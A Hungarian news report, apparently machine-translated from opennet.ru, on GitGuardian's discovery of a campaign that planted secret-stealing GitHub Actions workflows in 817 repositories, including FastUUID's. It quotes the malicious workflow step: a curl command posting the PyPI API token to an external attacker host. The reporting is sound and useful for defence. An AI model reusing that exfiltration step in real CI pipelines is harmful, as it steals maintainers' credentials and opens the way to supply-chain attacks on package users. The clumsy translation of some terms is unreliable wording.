

A GitGuardian kutatói felfedeztek egy tömeges támadást a GitHub felhasználói ellen, amelynek során 327 fiók ellenőrzését szerezték meg, és 817 tárolóban rosszindulatú GitHub Action feldolgozót helyeztek el. A támadás következtében 3325 titok szivárgott ki, amelyek folyamatos integrációs rendszerekben használtak, és környezeti változókon keresztül továbbítottak, beleértve a PyPI, GitHub, NPM, DockerHub és különféle felhőtárhelyekhez való hozzáférési tokeneket.

A GitHub Actions lehetőséget biztosít a kód fejlesztőknek, hogy feldolgozókat csatoljának különböző műveletek automatizálásához a GitHub-on. Például a GitHub Actions segítségével végrehajthatók bizonyos ellenőrzések és tesztek elkötelezések során, vagy automatizálható az új problémák kezelése. A rosszindulatú feldolgozó a 'Github Actions Security' néven terjedt el, és a 'run' szekcióban szereplő 'curl' parancsot tartalmazta, amely a környezeti változók tartalmát egy külső hosztra küldte a folyamatos integrációs feladatok futtatása során. A rosszindulatú elkötelezés a projekt fenntartóinak fiókjáról került hozzáadásra, akik valószínűleg korábban feltörték őket, vagy halálos halfogós támadás áldozataivá váltak.
A támadást egy anomális aktivitás elemzése után fedezték fel, amely a FastUUID csomaghoz kapcsolódott, amely Python kötést biztosít a Rust UUID könyvtárhoz. A FastUUID csomag, amelyet az utolsó héten közel 1,2 millió letöltés során használtak, a népszerű LiteLLM projekt függőségeként van jelen, amely a PyPI-n heti több mint 5 millió letöltést számlál. A FastUUID adattár változásainak elemzése azt mutatta, hogy szeptember 2-án a projekt karbantartója egy új GitHub Action feldolgozót tartalmazó elkötelezést tett közzé, amely kódot tartalmazott a PyPI-re való tokent külső hosztra való küldésére. — name: Github Actions Security run: | curl -s -X POST -d ‘PYPI_API_TOKEN=${{ secrets.PYPI_API_TOKEN }}’ https://bold-dhawan.45-139-104-115.plesk.page
A problémát sikerült azonosítani, mielőtt a támadók kihasználhatták volna a megszerzett tokent – a FastUUID csomag káros tartalmú módosításainak PyPI-n való közzétételét nem regisztrálták. Hasonló Github Action helyettesítéseket 816 további tárolóban is azonosítottak, akiknek tulajdonosait, valamint a PyPI, GitHub, NPM és DockerHub adminisztrációját értesítették. Tegnapi állapot szerint körülbelül 100 tárolóban törölték a káros elkövetett módosításokat. Jelenleg a GitHub-on 671 káros Github Action elkövetett módosítást azonosítanak.
Forrás: opennet.ru
